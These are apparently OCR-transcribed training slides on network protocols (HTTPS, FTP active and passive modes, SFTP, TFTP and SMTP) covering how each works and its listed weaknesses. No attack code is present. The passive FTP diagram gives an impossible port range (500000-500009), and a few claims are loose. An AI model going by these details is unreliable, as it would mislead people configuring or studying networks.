- It protects against **man-in-the-middle attacks**, as data are transmitted over an encrypted channel
- It can be vulnerable to DROWN (Decrypting RSA with Obsolete and Weakened eNcryption) attacks

How it works

HTTPS


A
Sends the Password
"Mypass"
Encryption
"Xz54p6kd"
Decryption
"Mypass"
B
Receive the Password
Unauthorized Access
Gets "Xz54p6kd"

Notes: ______________________________



File Transfer Protocol (FTP)

- File Transfer Protocol (FTP) is a standard networking **protocol used for sharing files** over the Internet's TCP/IP protocols
- Based on the **client-server architecture**, FTP uses SSL/TLS and SSH encryptions for data security
- FTP servers provide access to users using a simple login mechanism



How FTP Works?

FTP uses two connections:

- **Control connection** — transmits commands and the replies to those commands between the client and the server
- **Data connection** — for the transfer of data files

FTP supports two modes of operation

Active Mode

- The control connection is made from the FTP client, and all data connections are made from the FTP server to the FTP client

Active FTP: control In, Data Out

Port 1024-65535
FTP client
Port 1024-65535
Control channel
The client sends commands, the server returns responses
Data channel (As Needed)
The server sends or receives data (files or directory listings)
Port 21
FTP server
Port 20

Passive Mode

- Both the control and data connections are established from the FTP client to the FTP server


Passive FTP: Both connections Inbound

Port 1024-65535
FTP client
Port 1024-65535
Control channel
The client sends commands, the server returns responses
Data channel (As Needed)
The server sends or receives data (files or directory listings)
Port 21
FTP server
Port 500000-500009 (defined port range)

Notes:

Secure File Transfer Protocol (SFTP)

- SFTP is a **secure version of FTP** and an extension of SSH2 protocol
- It is used for secure file transmission and file access over a reliable data stream
- It runs on **TCP port 22**



Trivial File Transfer Protocol (TFTP)

- TFTP is a **lockstep communication protocol**
- It transmits files in both directions of a client-server application
- It help in node booting on a local area network when the operating system or firmware images are stored on a file server
- TFTP only reads and writes files from or to a remote server. It cannot list, delete, or rename files or directories, and it has no provisions for user authentication
- TFTP is generally used only with **local area networks (LAN)**
- TFTP constitutes an **independent exchange**

Weaknesses:

- It is vulnerable to denial of service (DoS) attacks
- It is vulnerable to directory traversal vulnerability


Notes: ____________________

Simple Mail Transfer Protocol (SMTP)

- SMTP is an application layer protocol for **electronic mail (email) transmission**
- It is a relatively **simple and text-based protocol** that communicates with the mail server over TCP port 25
- There are two types of SMTP model
  - End to end: Used to communicate between different organizations
  - Store and forward : Used to communicate within an organization

Features:

- Mail forwarding
- Mail gatewaying
- Mail relaying
- Address debugging
- Mailing list expansion


Model of SMTP system
Client
User at a terminal
Sender
User Agent
Sent mail's queue
Message transfer agent (MTA)
SMTP commands, replies, and mail
TCP connection
TCP port 25
User at a terminal
Receiver
User Agent
User Mailboxes
Message transfer agent (MTA)
Server

Simple Mail Transfer Protocol (SMTP) (Cont'd)

Advantages:

- SMTP provides the simplest form of communication through mail
- Quick email delivery
- It is reliable for outgoing email messages
- Easy to connect and can be connected to any system that is flexible with existing applications
- Can be used on several platforms
- Incurs low implementation and administration cost

Disadvantages:

- Security is weakest for SMTP
- Limited to 7 bit ASCII characters
- Lacks the security protocols specified in X.400
- Usefulness is limited owing to its simplicity

Notes:

